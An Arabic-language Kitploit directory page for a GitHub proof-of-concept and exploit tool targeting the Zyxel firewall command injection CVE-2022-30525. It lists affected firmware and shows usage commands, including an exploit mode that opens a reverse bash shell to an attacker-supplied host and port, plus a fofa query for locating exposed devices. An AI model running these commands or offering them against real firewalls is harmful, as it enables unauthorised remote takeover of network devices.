
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/west9b/cve-2022-30525
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرةالفريق الأحمر
GitHubwest9b/cve-2022-30525

CVE-2022-30525

CVE-2022-30525 Zyxel ثغرة حقن أوامر في جدار الحماية POC&EXPC

عرض المستودع
12329منذ 4 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2022-30525 ثغرة حقن الأوامر في جدار حماية Zyxel

CVE-2022-30525 POC&EXP

المؤلف: 160team.west9B

يُستخدم فقط من قبل باحثي الأمن بإذن، مع الامتثال لقانون الأمن السيبراني. أي مشاكل تنشأ، تكون على مسؤوليتك الخاصة، ولا يتحمل المؤلف أي مسؤولية.

01-مقدمة أساسية

في 12 مايو 2022، أصدرت Zyxel إعلانًا أمنيًا لإصلاح ثغرة حقن الأوامر عن بُعد غير المصادق عليها (CVE-2022-30525) في أجهزة جدار الحماية الخاصة بها، بدرجة CVSS 9.8. توجد الثغرة في برنامج CGI لبعض إصدارات جدار حماية Zyxel، وتسمح بتنفيذ أوامر عشوائية على الأجهزة المتأثرة دون مصادقة.

النطاق المتأثر:

سلسلة ATP من البرامج الثابتة: 5.10-5.21 Patch 1

سلسلة VPN من البرامج الثابتة: 4.60-5.21 Patch 1

USG FLEX 100(W), 200, 500, 700: 5.00-5.21 Patch 1

USG FLEX 50(W)/USG20(W)-VPN: 5.10-5.21 Patch 1

02-تعليمات الاستخدام

usage_poc: ./cve-2022-30525 -m poc -u url

usage_exp: ./cve-2022-30525 -m exp -u url -lhost ip -lport port

1. POC

تنفيذ الأمر لهذه الثغرة لا يعرض مخرجات، لذلك يتحقق POC عن طريق طلب واجهة DNSLOG API. إذا كان هناك طلب DNSLOG، تكون الثغرة موجودة. لمنع النتائج الإيجابية الخاطئة بسبب تأخر الشبكة، يطلب التحقق DNSLOG بتأخير 10 ثوانٍ.

usage_poc: ./cve-2022-30525 -m poc -u https://192.168.1.1/

2. exp


استغلال bash shell عكسي، بعد -m exp حدد IP و منفذ VPS.

usage_exp: ./cve-2022-30525 -m exp -u https://192.168.1.1/ -lhost 192.168.1.2 -lport 1337

لقطات الشاشة

Image text Image text

المراجع

https://www.rapid7.com/blog/post/2022/05/12/cve-2022-30525-fixed-zyxel-firewall-unauthenticated-remote-command-injection/

fofa

title="USG FLEX xx"

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    439
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    264

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






